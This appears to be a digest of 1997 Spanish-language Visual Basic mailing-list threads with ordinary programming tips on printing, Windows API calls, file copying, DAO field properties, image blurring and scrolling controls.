Tanto dFecha1 como dFecha2 son del tipo Date, si son del tipo String se deben convertir primero con el uso de la funcion CDate.

Espero que te funcione,

Alberto.
Santo Domingo, Rep. Dominicana

-----Original Message-----
From: SENATI - Centro de Computo <pni@mail01.protelsa.com.pe>
To: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Date: Friday, October 24, 1997 1:59 PM
Subject: (VB-ESP) RE: como filtrar rango de fechas con crystal reprot

```
>Devuelta con una duda que tengo, necesito filtra fechas con el crystal
>report . como hago para hacer la cadena de consulta en el selectioformula y
>hasta hora lo unico que he logrado es insomnio.
>Gracias
>Saludos
>Dante
>LimaPeru
>
>
>
```

Resumen

Cómo interrumpir impresión *(2 mensajes)*

Ramon escribió:
>
> Hola de nuevo compañeros de la lista
>
> Mi pregunta es como puedo interrumpir, a traves de las apis de windows
> un trabajo que se està imprimiendo o està en cola.
>
> Gracias de antemano..

Para implementar el clásico botón de "cancelar" mientras se imprime, usa el método Printer.KillDoc. Si lo que quieres es cancelar un trabaja después de haberlo mandado a la
cola de impresión, es más complicado, ya que tienes que saber previamente qué trabajo es.
Creo que hay una función del API llamada SetJob, pero su uso es en conjunto con otras
funciones y un pelín "complicadilla".

Espero que con esto se solucione tu problema. Un saludo.

Hola Ramón:

Para cancelar un trabajo que está actualmente imprimiéndose, debe llamarse a la función de la API: AbortDoc(), pasándole como parámetro el hDC del objeto Printer.

Esta función devolverá un número igual o mayor a cero si se ha cancelado el trabajo y un número menor de cero si no puede cancelarse.

Ej:

```
        If AbortDoc(Printer.hDC) < 0 Then
           MsgBox "No se pudo cancelar el trabajo"
        End If
```

La declaración de esta función es:

```
        Declare Function AbortDoc% Lib "GDI" (ByVal hDC%)
```

La próxima vez que intentemos usar el objeto Printer después de haber usado AbortDoc, obtendremos un mensaje de error, y seguidamente ya podremos volver a usar el objeto Printer. Por ello, se aconseja usar una función para abortar la impresión, provocando a continuación el error mencionado para que el objeto Printer vuelva a estar disponible.

Un ejemplo de esta función, podría ser:

```
Public Function AbortaImpresion(ByVal hDC As Integer) As Boolean
Dim bAbortaImpresion As Boolean

On Error GoTo SiError

bAbortaImpresion = False
```

```
   ' Intentar abortar la impresión del documento actual
If AbortDoc(Printer.hDC) > 0 Then
   bAbortaImpresion = True
End If

   ' Después de llamar a AbortDoc, la primera vez que intentemos acceder al
   ' objeto Printer, dará siempre en un error, y después ya podremos usar
   ' el objeto Printer.
   ' Por eso, forzamos aquí el error.
    On Error Resume Next
    Printer.EndDoc
    On Error GoTo SiError

Salir:
   AbortaImpresion = bAbortaImpresion
   Exit Function

SiError:
   bAbortaImpresion = False
   GoTo Salir
End Function
```

Espero haberte si do ayuda.

Un Saludo.

Juan Antonio.

Ramon escribió:
>
> Hola de nuevo compañeros de la lista
>
> Mi pregunta es como puedo interrumpir, a traves de las apis de windows
> un trabajo que se està imprimiendo o està en cola.
>
> Gracias de antemano..

--
Mensaje enviado a la velocidad de 0.00001 bits /seg. a través de Tortu-Arrakis.

Ley de Murphy

La experiencia es una cosa que no tienes hasta después de haberla necesitado

E-Mail: Mailto:jatubio@arrakis.es (Juan Antonio Tubío)

Un saludo desde Córdoba (España).

Cómo puedo obtener Información de Windows Via API

Otra vez Yo. (Espero no estar cansándolos pero alguien tiene que reemplazar a Guille de vez en cuando)

Consultando la base de datos de Microsoft (MSDN) encontré esto que quizás les sirva (Ya había visto esta pregunta anteriormente)

Microsoft Knowledge Base

How VB Can Get Windows Status Information via API Calls

Last reviewed: October 8, 1996
Article ID: Q147886 The information in this article applies to:

- Standard, Professional, and Enterprise Editions of Microsoft

  Visual Basic, 16-bit and 32-bit, for Windows, version 4.0

SUMMARY

The Visual Basic for Windows sample program below demonstrates how you can obtain system status information similar to the information displayed in the Windows Program Manager About box. The sample program displays the following information using the Windows API functions indicated:

•The Windows version number with the GetVersion function.
•The CPU processor type.
•Whether Windows is running in enhanced mode or standard mode on a 16-bit operating system. This does not apply to Microsoft Windows 95 or Microsoft Windows NT.
•The amount of free memory.
•The percentage of free system resources with SystemHeapInfo on a 16-bit operating system. This does not apply to Microsoft Windows 95 or Microsoft Windows NT.

NOTE: The SystemHeapInfo API function is new to Microsoft Windows version

 3.1 and is not available in Microsoft Windows, version 3.0. All other API functions listed above are available in both Windows versions 3.0 or 3.1.

MORE INFORMATION

Steps to Create Example Program

1.Run Visual Basic for Windows, or if Visual Basic for Windows is already running, click New Project on the File menu (press ALT, F, N). Form1 is created by default.

2.On the File menu, click Add Module (press ALT, F, M). Module1 is created by default.

3.Enter the following code into the General Declarations section of a code module:

```
#If Win32 Then
       Type SYSTEM_INFO
```

```
            dwOemID As Long
            dwPageSize As Long
            lpMinimumApplicationAddress As Long
            lpMaximumApplicationAddress As Long
            dwActiveProcessorMask As Long
            dwNumberOrfProcessors As Long
            dwProcessorType As Long
            dwAllocationGranularity As Long
            dwReserved As Long
    End Type
    Type OSVERSIONINFO
            dwOSVersionInfoSize As Long
            dwMajorVersion As Long
            dwMinorVersion As Long
            dwBuildNumber As Long
            dwPlatformId As Long
            szCSDVersion As String * 128
    End Type
    Type MEMORYSTATUS
            dwLength As Long
            dwMemoryLoad As Long
            dwTotalPhys As Long
            dwAvailPhys As Long
            dwTotalPageFile As Long
            dwAvailPageFile As Long
            dwTotalVirtual As Long
            dwAvailVirtual As Long
    End Type

    Declare Function GetVersionEx Lib "kernel32" Alias "GetVersionExA" _
       (LpVersionInformation As OSVERSIONINFO) As Long
    Declare Sub GlobalMemoryStatus Lib "kernel32" (lpBuffer As _
       MEMORYSTATUS)
    Declare Sub GetSystemInfo Lib "kernel32" (lpSystemInfo As _
       SYSTEM_INFO)

    Public Const PROCESSOR_INTEL_386 = 386
    Public Const PROCESSOR_INTEL_486 = 486
    Public Const PROCESSOR_INTEL_PENTIUM = 586
    Public Const PROCESSOR_MIPS_R4000 = 4000
    Public Const PROCESSOR_ALPHA_21064 = 21064
#Else
   ' Constants for GetWinFlags.
   Global Const WF_CPU286 = &H2
   Global Const WF_CPU386 = &H4
   Global Const WF_CPU486 = &H8
   Global Const WF_80x87 = &H400
   Global Const WF_STANDARD = &H10
   Global Const WF_ENHANCED = &H20
   Global Const WF_WINNT = &H4000

   ' Type for SystemHeapInfo.
   Type SYSHEAPINFO
      dwSize As Long
      wUserFreePercent As Integer
      wGDIFreePercent As Integer
      hUserSegment As Integer
```

```
      hGDISegment As Integer
   End Type

   Declare Function GetVersion Lib "kernel" () As Long
   Declare Function GetWinFlags Lib "kernel" () As Long
   'Enter each of the following Declare statements as one, single line:
   Declare Function GetFreeSpace Lib "kernel" (ByVal wFlags As Integer)_
      As Long
   Declare Function GlobalCompact Lib "kernel" _
      (ByVal dwMinFree As Long) As Long
   Declare Function SystemHeapInfo Lib "toolhelp.dll" _
      (shi As SYSHEAPINFO) As Integer
#End If
```

4.Enter the following code into the Form_Load procedure of Form1:

```
Private Sub Form_Load()
   Dim msg As String ' Status information.
   Dim nl As String ' New-line.
   nl = Chr$(13) + Chr$(10) ' New-line.

   Show
   MousePointer = 11 ' Hourglass.

   #If Win32 Then
       ' Get operating system and version.
       Dim verinfo As OSVERSIONINFO
       verinfo.dwOSVersionInfoSize = Len(verinfo)
       ret% = GetVersionEx(verinfo)
       If ret% = 0 Then
           MsgBox "Error Getting Version Information"
           End
       End If
       Select Case verinfo.dwPlatformId
           Case 0
               msg = msg + "Windows 32s "
           Case 1
               msg = msg + "Windows 95 "
           Case 2
               msg = msg + "Windows NT "
       End Select

       ver_major$ = verinfo.dwMajorVersion
       ver_minor$ = verinfo.dwMinorVersion
       build$ = verinfo.dwBuildNumber
       msg = msg + ver_major$ + "." + ver_minor$
       msg = msg + " (Build " + build$ + ")" + nl + nl

       ' Get CPU type and operating mode.
       Dim sysinfo As SYSTEM_INFO
       GetSystemInfo sysinfo
       msg = msg + "CPU: "
       Select Case sysinfo.dwProcessorType
           Case PROCESSOR_INTEL_386
               msg = msg + "Intel 386" + nl
           Case PROCESSOR_INTEL_486
               msg = msg + "Intel 486" + nl
           Case PROCESSOR_INTEL_PENTIUM
               msg = msg + "Intel Pentium" + nl
```

```
        Case PROCESSOR_MIPS_R4000
            msg = msg + "MIPS R4000" + nl
        Case PROCESSOR_ALPHA_21064
            msg = msg + "DEC Alpha 21064" + nl
        Case Else
            msg = msg + "(unknown)" + nl

    End Select
    msg = msg + nl
    ' Get free memory.
    Dim memsts As MEMORYSTATUS
    Dim memory&
    GlobalMemoryStatus memsts
    memory& = memsts.dwTotalPhys
    msg = msg + "Total Physical Memory: "
    msg = msg + Format$(memory& \ 1024, "###,###,###") + "K" + nl
    memory& = memsts.dwAvailPhys
    msg = msg + "Available Physical Memory: "
    msg = msg + Format$(memory& \ 1024, "###,###,###") + "K" + nl
    memory& = memsts.dwTotalVirtual
    msg = msg + "Total Virtual Memory: "
    msg = msg + Format$(memory& \ 1024, "###,###,###") + "K" + nl
    memory& = memsts.dwAvailVirtual
    msg = msg + "Available Virtual Memory: "
    msg = msg + Format$(memory& \ 1024, "###,###,###") + "K" + nl _
         + nl

    ' Get free system resources.
    ' Not applicable to 32-bit operating system (Windows NT).
#Else
    ' Get operating system and version.
    ver& = GetVersion()
    status& = GetWinFlags()

    If status& And WF_WINNT Then
        msg = msg + "Microsoft Windows NT "
    Else
        msg = msg + "Microsoft Windows "
    End If
    ver_major$ = Format$(ver& And &HFF)
    ver_minor$ = Format$(ver& \ &H100, "00")
    msg = msg + ver_major$ + "." + ver_minor$ + nl

    ' Get CPU type and operating mode.
    msg = msg + "CPU: "
    If status& And WF_CPU286 Then msg = msg + "80286"
    If status& And WF_CPU386 Then msg = msg + "80386"
    If status& And WF_CPU486 Then msg = msg + "80486"
    If status& And WF_80x87 Then msg = msg + " with 80x87"
    msg = msg + nl
    msg = msg + "Mode: "
    If status& And WF_STANDARD Then msg = msg + "Standard" + nl
    If status& And WF_ENHANCED Then msg = msg + "Enhanced" + nl

    ' Get free memory.
    memory& = GetFreeSpace(0)
    msg = msg + "Memory free: "
    msg = msg + Format$(memory& \ 1024, "###,###,###") + "K" + nl
```

```
        memory& = GlobalCompact(&HFFFFFFFF)
        msg = msg + "Largest free block: "
        msg = msg + Format$(memory& \ 1024, "###,###,###") + "K" + nl

        ' Get free system resources.
        ' The SystemHeapInfo API function became available in Windows
        ' version 3.1.
        msg = msg + "System resources: "
        If ver& >= &H310 Then
            Dim shi As SYSHEAPINFO
            shi.dwSize = Len(shi)
            If SystemHeapInfo(shi) Then
                If shi.wUserFreePercent < shi.wGDIFreePercent Then
                    msg = msg + Format$(shi.wUserFreePercent) + "%"
                Else
                    msg = msg + Format$(shi.wGDIFreePercent) + "%"
                End If
            End If
        Else
            msg = msg + "n/a"
        End If
    #End If
    MsgBox msg, 0, "About " + Caption
    MousePointer = 0
End Sub
```

5.Press the F5 key to run the program.

Additional reference words: 4.00 VB4WIN vb4all API RESOURCE
KBCategory: kbui kbprg kbcode kbhowto
KBSubcategory: APrgWindow

THE INFORMATION PROVIDED IN THE MICROSOFT KNOWLEDGE BASE IS PROVIDED "AS IS" WITHOUT WARRANTY OF ANY KIND. MICROSOFT DISCLAIMS ALL WARRANTIES, EITHER EXPRESS OR IMPLIED, INCLUDING THE WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. IN NO EVENT SHALL MICROSOFT CORPORATION OR ITS SUPPLIERS BE LIABLE FOR ANY DAMAGES WHATSOEVER INCLUDING DIRECT, INDIRECT, INCIDENTAL, CONSEQUENTIAL, LOSS OF BUSINESS PROFITS OR SPECIAL DAMAGES, EVEN IF MICROSOFT CORPORATION OR ITS SUPPLIERS HAVE BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES. SOME STATES DO NOT ALLOW THE EXCLUSION OR LIMITATION OF LIABILITY FOR CONSEQUENTIAL OR INCIDENTAL DAMAGES SO THE FOREGOING LIMITATION MAY NOT APPLY.

Last reviewed: October 8, 1996
©1997 Microsoft Corporation. All rights reserved. Legal Notices.

Cómo saber si un programa está cargado

De las paginas del Guille, yo saque esta adaptacion:

Para saber si un programa esta cargado:

```
   If bProgramaActivo(Frm.hWnd, "NombrePrograma") Then
    >>>elprograma esta cargado en memoria<<<
  endif



Function bProgramaActivo(nHwndTemp As Long, sProgramaTemp As String) As
Boolean

    sProgramaTemp = UCase(sProgramaTemp)

    nNextHwnd = GetWindow(nHwndTemp, GW_HWNDFIRST)

    Do Until nNextHwnd = 0
        If Not nHwndTemp = nNextHwnd And GetWindow(nNextHwnd, GW_OWNER)
= 0 Then
            Length = GetWindowTextLength(nNextHwnd)
            If Not Length = 0 Then
               sNombreProgramaActivo = Space(Length + 1)
               Length = GetWindowText(nNextHwnd, sNombreProgramaActivo,
Length + 1)
               sNombreProgramaActivo = UCase(Left(sNombreProgramaActivo,
Length))
               If sProgramaTemp = sNombreProgramaActivo Then
                  bProgramaActivo = True
                  Exit Do
               End If
            End If
        End If
        nNextHwnd = GetWindow(nNextHwnd, GW_HWNDNEXT)
    Loop

End Function
```

Espero que te sirva.
Un saludo

++++++++++++++++++++
Pablo Leyva
Madrid/Espana
mailto:pleyva@ssa.siemens.es
++++++++++++++++++++
_____ Separador de respuesta _____

> ----------
> De: vb-rec@ccc.uba.ar[SMTP:vb-rec@ccc.uba.ar]
> Responder a: vb-esp@ccc.uba.ar
> Enviado el: lunes 1 de diciembre de 1997 18:46

> Para: vb-esp@ccc.uba.ar
> Asunto: (VB-ESP) GetModuleHandle en Win32
>
> Hola a todos !
>
> Se me ha presentado un problema que creo no es nuevo para muchos
> de vosotros. La pregunta es: ?existe alguna funcion que te pueda
> devolver el handle de un modulo o en su defecto saber si esta
> ejecutandose en un momento dado una aplicacion,
> en el entorno Win32 ?
>
> Dicha aplicacion puede estar en memoria antes de ejecutar mi programa,
> y normalmente esta oculta ya que se trata de un servidor de base de
> datos (PC-Express).
>
> GetModuleHandle cumple con su cometido en Win16,
> pero no en Win32.
>
> ? hay alguien que pueda darme alguna pista ?
>
>
> Gracias de antemano y un saludo
>

Consultar Versión y revisión de windows

Hola,

Aquí tienes un poco de código:

```
---xxx---
Private Sub mnuAcercaDe_Click()
    'mostrar la información del programa, versión, etc.
    Dim sMsg As String
    With App
        sMsg = vbCrLf
        sMsg = sMsg & .EXEName
    sMsg = sMsg & " v" & Format$(.Major, "00") & "."
        sMsg = sMsg & Format$(.Minor, "00") & "."
        sMsg = sMsg & Format$(.Revision, "0000") & vbCrLf & vbCrLf
        sMsg = sMsg & .FileDescription & vbCrLf
        sMsg = sMsg & .Comments & vbCrLf & vbCrLf
        sMsg = sMsg & .LegalCopyright & vbCrLf & vbCrLf
        sMsg = sMsg & .ProductName
    End With
    MsgBox sMsg, vbInformation, "Acerca de..."
End Sub
---xxx---
```

Lo he puesto en tantas líneas para que se vea más claro.

Nos vemos.
Guillermo

> From: "Eduardo Pérez Oliva" <edy@mail.sybcom.com>
> To: "VB-Esp" <vb-esp@ccc.uba.ar>
> Subject: (VB-ESP) Consultar Versión y revisión
> Date: Thu, 22 May 1997 10:42:14 -0600
> Reply-to: vb-esp@ccc.uba.ar

> Como puedo acceder a los datos de versión y revisio del programa para
> desplegarlo en el Acerca de de mi programa ?
>
> Gracias.
>
> ==========
>
> Sr. Eduardo S. Pérez Oliva
> Sistemas Integrados de Computación.
> Cancun Q.Roo. México.
>
==========
Si quieres trucos, listados y mucho más para
Visual Basic, HTML (VBScript, JavaScript...)
los encontrarás en:
http://www.wcostasol.es/guiller/indice.htm
=----------=
Visual Basic Online en español (castellano)
http://wcostasol.es/vbonline/

Controlar estado BloqNum, Insert, etc

```
FERNANDO PINILLOS wrote:
>
> hola amigos listeros
>
> Necesito ayuda en :
> Estoy colocando en la barra de tareas principal de la aplicación
> que estoy desarrollado, un indicador de la activación de las teclas
> BloqNum e Insert. Comenze, tratando de que la activación se diera cuando
> el usuario presiona BloqNum y no lo he logrado, yo se que es por una
> tonteria.
> Lo que hice fue crear un marco PictureBox con el Caption= "NUM" he
> integrarlo
> en la barra de tareas, luego use el siguiente codigo:
>
> Private Sub Num_Click()
> If KeyPress = &H45& Then
> Scypro.Num.Enabled = True
> Else
> Scypro.Num.Enabled = False
> End If
>
> End Sub
>
> En que me estoy equivocando?...como consigo lo que quiero lograr, tanto
> para BloqNum
> como para Insert


'=============== Declara esto
#If Win32 Then
Private Declare Function GetKeyState Lib "user32" (ByVal nVirtKey As
Long) As Integer
#Else
Private Declare Function GetKeyState Lib "user" (ByVal nVirtKey As
Integer) As Integer
#End If
Const Mayusculas = 20
Const NumLock = 144
Const ScrollLock = 145
Const Insertar = 45


'================ En el form con KeyPreview=True

Private Sub Form_KeyDown(KeyCode As Integer, Shift As Integer)
Actualizar
End Sub


Public Sub Actualizar()
If GetKeyState(Mayusculas) Mod 2 Then
   Mayus(1).Print "MAYS"
```

```
Else
   Mayus(1).Cls
End If
If GetKeyState(NumLock) Mod 2 Then
   Mayus(0).Print "NUM"
Else
   Mayus(0).Cls
End If
If GetKeyState(ScrollLock) Mod 2 Then
   Mayus(2).Print "SCRL"
Else
   Mayus(2).Cls
End If
If GetKeyState(Insertar) Mod 2 Then
   'La tecla insertar está activa
Else
   'La tecla insertar no está activa
End If
End Sub


If GetKeyState("¿Vale?") then
   problema solucionado
else
   a ver, cuenta
end if
```

Copiar ficheros y directorios

Hola jaramillo..
por aqui te envio una informacion de copiar en windows
animadamente, con las hojas que vuelan ojala que te sirva...
Esta en Ingles...

How To Use the Animated Copy Functions in Windows 95

PSS ID Number: Q151799
Article last modified on 06-18-1996
PSS database name: VBWIN

4.00

WINDOWS

-- The information in this article applies to:

 - Standard, Professional, and Enterprise Editions of Microsoft
   Visual Basic, 32-bit only, for Windows, version 4.0

--

SUMMARY
=======

The Windows API provides the ability to perform a copy, move, rename,
or delete operation on a file system object using the SHFileOperation
function that is exported by Shell32.dll. The example below shows how
to copy a list of files into a named folder. The SHFileOperation
provides the ability to move, rename, or delete based on the flags
passed to it. For more information on what options are available, see
the References section at the end of this article.

MORE INFORMATION
================

The following example creates a single form Visual Basic project using
the SHFileOperation API function:

Step-by-Step Example
----

1. Start Visual Basic. Form1 is created by default.

2. Place a Command Button on Form1.

3. From the Insert menu, select Module to add a single code module to
the
   project.

4. Add the following code, consisting of function, type, and constant
   declarations, to Module1:

```
Public Const FO_MOVE As Long = &H1
Public Const FO_COPY As Long = &H2
Public Const FO_DELETE As Long = &H3
Public Const FO_RENAME As Long = &H4

Public Const FOF_MULTIDESTFILES As Long = &H1
Public Const FOF_CONFIRMMOUSE As Long = &H2
Public Const FOF_SILENT As Long = &H4
Public Const FOF_RENAMEONCOLLISION As Long = &H8
Public Const FOF_NOCONFIRMATION As Long = &H10
Public Const FOF_WANTMAPPINGHANDLE As Long = &H20
Public Const FOF_CREATEPROGRESSDLG As Long = &H0
Public Const FOF_ALLOWUNDO As Long = &H40
Public Const FOF_FILESONLY As Long = &H80
Public Const FOF_SIMPLEPROGRESS As Long = &H100
Public Const FOF_NOCONFIRMMKDIR As Long = &H200

Type SHFILEOPSTRUCT
        hwnd As Long
        wFunc As Long
        pFrom As String
        pTo As String
        fFlags As Long
        fAnyOperationsAborted As Long
        hNameMappings As Long
        lpszProgressTitle As String
End Type
Declare Function SHFileOperation Lib "Shell32.dll" _
    Alias "SHFileOperationA" (lpFileOp As SHFILEOPSTRUCT) As Long
```

5. Add the following to the Command1 Click event:

```
Private Sub Command1_Click()
    Dim result As Long
    Dim fileop As SHFILEOPSTRUCT

    With fileop
        .hwnd = Me.hwnd

        .wFunc = FO_COPY

        ' The files to copy separated by Nulls and terminated by 2
        nulls .pFrom = "C:\PROGRAM FILES\MICROSOFT VISUAL
        BASIC\VB.HLP" & _
             vbNullChar & _
             "C:\PROGRAM FILES\MICROSOFT VISUAL BASIC\README.HLP" &
             _ vbNullChar & vbNullChar

        ' or to copy all files use this line
        '.pFrom = "C:\*.*" & vbNullChar & vbNullChar

        ' The directory or filename(s) to copy into terminated in 2
        ' nulls .pTo = "C:\testfolder\" & vbNullChar & vbNullChar

        .fFlags = FOF_SIMPLEPROGRESS Or FOF_FILESONLY
    End With

    result = SHFileOperation(fileop)
```

```
        If result <> 0 Then ' Operation failed
            MsgBox Err.LastDllError 'Msgbox the error that occurred in
            the
                                    ' API.
        Else
            If fileop.fAnyOperationsAborted <> 0 Then
                MsgBox "Operation Failed"
            End If
        End If
    End Sub
```

6. From the Run menu, select Start, or press the F5 key to run the application. Click the button. If the file is large enough, you will see the copying animation. It will also prompt you to create the directory if it does not exist.

REFERENCES
==========

Microsoft Win32 SDK SHFileOperation, SHFILEOPSTRUCT.
Microsoft Visual Basic Language Reference, Err Object, pages
310-312.

Additional reference words: 4.00 vb4win vb432
KBCategory: kbprg kbhowto
KBSubcategory: APrgOther

==========
======= Copyright Microsoft Corporation 1996.

Sige los pasos y funcione...
Suerte...

> From: "Rodrigo A. Jaramillo Restrepo" <rjaramir@eeppm.com>
> To: "'vb-esp@ccc.uba.ar'" <vb-esp@ccc.uba.ar>, "'epacasan@sp.ehu.es'"
<epacasan@sp.ehu.es>
> Subject: RE: (VB-ESP) Copiar ficheros y directorios
> Date: Wed, 17 Dec 1997 08:23:34 -0500
> Reply-to: vb-esp@ccc.uba.ar

> Rodrigo A. Jaramillo Restrepo
> Ingeniero de Sistemas
> E-Mail : rjaramir@eeppm.com
> Tel 361 21 94 - - - 361 22 36
> Medellín - Colombia
>
>
>   UTILIZA
>

>
> utiliza
> > w=shell("command.com /c xcopy d:\anon d:\tmp /s /e",1)
> >
> > ----------
> > De: Narciso Calvo Salomon[SMTP:epacasan@sp.ehu.es]
> > Responder a: vb-esp@ccc.uba.ar
> > Enviado el: Lunes 15 de Diciembre de 1997 6:09 AM
> > Para: vb-esp@ccc.uba.ar
> > Asunto: (VB-ESP) Copiar ficheros y directorios
> >
> > Hola a todos.
> >
> > Estoy haciendo una aplicacion en la que tengo que copiar unos 3000
> > ficheros repartidos en unos 50 directorios y subdirectorios, por lo
> > que
> > he pasado de usar FileCopy (demasiado complicado) Y he optado por
> > hacerlo desde DOS con el comando xcopy de la siguiente manera:
> >
> > Shell ("xcopy d:\anon d:\tmp /s /e")
> >
> > El problema que tengo es que no me hace nada cuando pulso el botsn que
> > debe ejecutar esta orden. ?Alguien sabe cual es el problema?
> >
> > Gracias por adelantado.
> >
>

Descripcion de un campo.

Hola listeros !!!
Carlos Melero escribió :
****
?Alguien podria indicarme como saber la descripcion de un campo ?
****

Estas de suerte !!!, acabo de recibir mi suscripción de VBPJ (bueno, no es mia, es de la empresa) y en ella está justo lo que preguntas, y además reafirma lo que expresé en mi ultimo mensaje "No confies en todo lo que esta escrito en la ayuda", les traduzco la respuesta (no soy un experto en ingles pero algo le hago...).

[El articulo Q109136 de MKB dice "Basic no puede obtener la descripción mostrada en access en tiempo de diseño". Sin embargo una examinación mas detallada muestra que este articulo fue escrito para VB3 y access 1.x. Gracias a Joe Maki(un Microsoft MVP) (esto es mio: como quien dice "El Guille"...:-)))) por RECORDARME NUEVAMENTE QUE NO CREA CADA COSA QUE LEA.]

y a continuación el codigo ::

```
Private Sub Form_Click()
  Dim db As Database
  Dim td As tabledef
  Dim fld As field
  Dim prp As property
  On Error Resume Next
  Set db = opendatabase("c:\prueba")
  Set td = db.tabledefs("Appointments")
  Set fld = td.fields("ID")
  For Each prp In fld.properties
    Debug.Print prp.Name & ": " & prp.Value
  Next
End Sub
```

Para extraer solo la descripción se puede hacer :

```
text1 = td.Fields("Author").Properties("Description")
```

y esta es otra alternativa, marginalmente un poco mas rapida

```
td.Fields!Author.Properties!Description
```

Este tip viene con varias precauciones a tomar en cuenta, el principal es que DAO provoca un error si la propiedad que se busca no existe, haga su chequeo de errores apropiado. Se puede encontrar un completo ejemplo en la ayuda de VB5 bajo el topico CreateProperty. Uno menos completo pero utilizado es tambien incluido en el archivo de ayuda de VB4. Esta capacidad fue adicionada despues de Access 2.0 y su "compatibility layer update", haciendola indisponible en VB3.

Saludos
Julio Collado
jcollado@sistematica.com.ni

Desenfocar una Fotografía

Sacha.
marquina@arrakis.es

| De: Daniel <worldcia@redestb.es>
| A: vb-esp@ccc.uba.ar
| Asunto: (VB-ESP) Desenfocar una Fotografía
| Fecha: sábado 15 de noviembre de 1997 12:02
|
| Hola listeros,
|
| Alguien sabe como se puede desenfocar una Fotografía.
|
| Saludos Daniel.

Bueno, supongo que te refieres a una fotografía digital :-)
Te refieres a desenfocarla con un programa de retoque o mediante código?

1- Todos los (buenos) programas de dibujo y retoque fotográfico incluyen funciones para aplicar filtros, suavizados, desenfoques, etc.

2- Mediante código la forma más sencilla es hacerlo aplicando filtros de matrices ponderadas a la imagen. El caso más simple y que funciona bien es que el color de cada pixel sea la media de los cuatro pixeles adjacentes. Realizas un bucle en el que vas calculando el color de cada pixel SOBRE OTRA IMAGEN y después pasas esta nueva imagen a la original. Lo mejor es hacer tres pasadas, una con cada color primario (suponiendo que estés trabajando en RGB). Ten en cuenta que además tendrás que tener en cuenta el formato con el que trabajes (lo más sencillo es utilizar un tipo bitmap como el pic en XWindows). Según el tamaño de matriz y el peso que asignes a cada pixel obtendrás distintos efectos de suavizado (en el caso de que halles la media ponderada). Por ejemplo, imagina la matriz de 3x3:

(0.05, 0.10, 0.05)
(0.10, 0.40, 0.10)
(0.05, 0.10, 0.05)

El nuevo color del pixel actual (el del centro) sería la suma de cada uno de los nueve pixels multiplicado por su coeficiente en la matriz.
Esta matriz la aplicas a todos los pixeles de la imagen (teniendo en cuenta como caso especial los de los bordes) y obtienes otra imagen que será la primera suavizada o desenfocada.
Algunos programas de los del punto 1- permiten definir tu propia matriz de filtro.
Bueno, lo dejo ya que me emociono y me meto con transformadas... :-)
Bye

Desplazar un picture mediante scrollbars

>Yo necesito desplazar un control Picture, mediante un scrollbar y me

Yo lo que hago es lo siguiente :

Tengo un picture (picture1) que hace de contenedor, dentro otro (picture2) que es el que tiene la imagen y dos barras de scroll (hscroll1 y vscroll1).

```
En el form_load :
Picture2.Move 0, 0
HScroll1.Max = Picture2.Width - Picture1.Width
VScroll1.Max = Picture2.Height - Picture1.Height
VScroll1.Enabled = (Picture1.Height < Picture2.Height)
HScroll1.Enabled = (Picture1.Width < Picture2.Width)

En VScroll1_change :
Picture2.Top = -VScroll1.Value

En HScroll1_change :
Picture2.Left = -HScroll1.Value
```

Y ya está.

Detectar la versión de windows

Hola,

Detectando la versión de Windows.
Para ello tienes que hacer lo siguiente:

---xxx---

```
Private Declare Function GetVersion Lib "Kernel" () As Long

Dim Ver As Long
Dim DosVer As Long
Dim WinVer As Long
Dim sWin As String
Dim sDOS As String

' Operating System Info.
    Ver = GetVersion()
    WinVer = Ver And &HFFFF&
    DosVer = Ver \ &H10000

sWin = " Windows Versión " _
& Format((WinVer Mod 256) + ((WinVer \ 256) / 100), "Fixed")

sDOS = " Sistema Operativo (MS-DOS): " _
& Format((DosVer \ 256) + ((DosVer Mod 256) / 100), "Fixed") & " "
```

---xxx---

Espero que te sirva.

Nos vemos.
Guillermo

> Date: Thu, 07 Aug 1997 12:42:10 -0500
> To: vb-esp@ccc.uba.ar
> From: Cesar Altamirano Arbayza <cesaralt@amauta.rcp.net.pe>
> Subject: (VB-ESP) Windows'95 ?
> Reply-to: vb-esp@ccc.uba.ar

> Hola amigos listeros,
> Tengo una pregunta, trabajo con VB 3.0 y en ambiente Windows for GroupWorks
> 3.11
> y Windows'95. Como puedo hacer para que en tiempo de ejecucion el
> ejecutable de Visual Basic detecte si estoy en ambiente Windows'95.
>
> Muchas gracias por adelantado.
>
> Atentamente,
> Cesar Altamirano.
>
>

Detectar portadora en VB5

Hola listeros.

Hace unos días, vi que alguien escribió a la lista explicando como hacer DLL, etc.

Pues bien, la qüestión, es que tengo una función, escrita en Borland C++ 4.5, y no se como generar una DLL, para después utilizarla desde Visual Basic.

La función es bastante sencilla, y sirve para detectar la portadora de un módem. La he probado, y contra todo pronóstico de algunos entendidos, que me decían que desde W no podía trabajar así, al final lo he conseguido y me ha funcionado.

He estado peleando mucho tiempo para poder hacer la función, ya que no tengo ni idea de C, pero ahora que la tengo no se como generar una DLL.

Os agradecería al que sepa y quiera hacerlo, evidentemente, que me generase 2 DLL a partir del código que describo mas abajo, y que adjunto a este Mail. Una de las DLL debería estar compilada a 16 bits, y la otra a 32.
De todas maneras, si no podéis/queréis hacerlo, también agradecería que me dijeseis como hacerlo, o ambas.

Gracias, por vuestra colaboración que seguro me vais a ofrecer.

P.D. He visto en la lista, que había mas gente interesada en detectar la portadora de un módem, pues para vosotros, si consigo que alguien me ayude a generar la DLL, os la mando y os explico como utilizarla desde VB.

El código en C.

```
#include
#include
#include

int puertos[ ]= {0x3f8,0x2f8,0x3e8,0x2e8,};

int portadora(int puerto)

            {

            return ((inportb(puertos[puerto-1]+6)&128)==128) ;

            }
```

Direcciones interesantes

Hola listeros. En las news en espanyol que muchos frecuentamos he encontrado estas dos o tres direcciones interesantes sobre VB por cortesia de Alberto a quien me temo no tengo el placer de conocer. Con su permiso me permito divulgarlas en la lista puesto que ya se hicieron publicas en las news. Espero que le sea util a alguien.

DIRECCIONES DE INTERNET DE INTERÉS. VISUAL BASIC
· Carl&Gary´s Visual Basic Home Page. Madre de todas las páginas
www.apexc.com/vb
·Publicación Inside Visual Basic for Windows
www.cobb.com/ivb/index.htm
·Visual Basic Center. Pag. De un estudiante
www.fys.ruu.nl/~beljaars/Vmain.html
·Advanced Visual Basic. Últimas noticias
www.duke-net.com/vb
·Phil Weber Home Page. Un programador. Enlaces, trucos y artículos
www.teleport.com/~pweber
· VB Tips & Tricks
www.apexsc.com/vb/davem/vbtt.html
· Ask the VB Pro. Libros, controles, enlaces. Una de las 100 mejores
de
internet
